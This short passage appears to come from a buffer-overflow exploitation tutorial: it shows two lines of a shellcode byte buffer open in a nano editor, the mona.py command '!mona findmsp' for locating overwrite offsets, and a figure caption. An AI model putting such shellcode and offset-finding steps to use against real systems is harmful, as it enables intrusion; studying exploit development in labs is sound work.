buf += "\x40\x96\x05\x27\x6c\xc3\x37\x6a\xfa\x12\xc5\x10\x48"
buf += "\x14\xd5\x1a\xfc\x7d\xe4\x91\x93\xfa\xf9\x73\xd0\xf5"
                          [ Read 36 lines ]
^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
```

```
!mona findmsp
```

Figure 17